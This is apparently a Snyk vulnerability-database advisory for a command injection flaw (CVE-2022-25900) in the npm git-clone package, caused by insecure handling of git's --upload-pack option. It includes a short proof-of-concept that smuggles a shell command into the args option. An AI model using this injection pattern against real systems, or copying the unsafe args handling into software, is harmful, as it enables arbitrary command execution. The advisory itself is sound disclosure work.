snyk Vulnerability DB

Command Injection

Affecting git-clone package, versions *

INTRODUCED: 28 MAR 2022 CVE-2022-25900 ❓
CWE-78 ❓ (FIRST ADDED BY SNYK)

Share ⌄

How to fix?

There is no fixed version for `git-clone` .

### Overview

git-clone is a Clone a git repository

Affected versions of this package are vulnerable to Command Injection due to insecure usage of the `--upload-pack` feature of git.

Note: A note was added to the README file of the package to only use the `args` option with static/trusted input!

PoC:

```
const clone = require('git-clone') const repo =
'file:///tmp/zero12345' const path =
'/tmp/example-new-repo' const options = { args: [
'--upload-pack=touch /tmp/pwn2' ]} clone(repo,
path, options) Observe a new file created:
/tmp/pwn2
```

🔍 Search by package n

8.1
HIGH

Snyk CVSS

Attack Complexity **High** ❓

Confidentiality (HIGH) ❓

Integrity (HIGH) ❓

Availability (HIGH) ❓

See more

> **NVD** (9.8 CRITICAL)

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and suggest you quick fixes

References

- [Github Commit](#)
- [PoC](#)

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

About

Jobs

Contact

Policies

Do Not Sell My Personal Information

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT

DevSecCon

Join the >>
community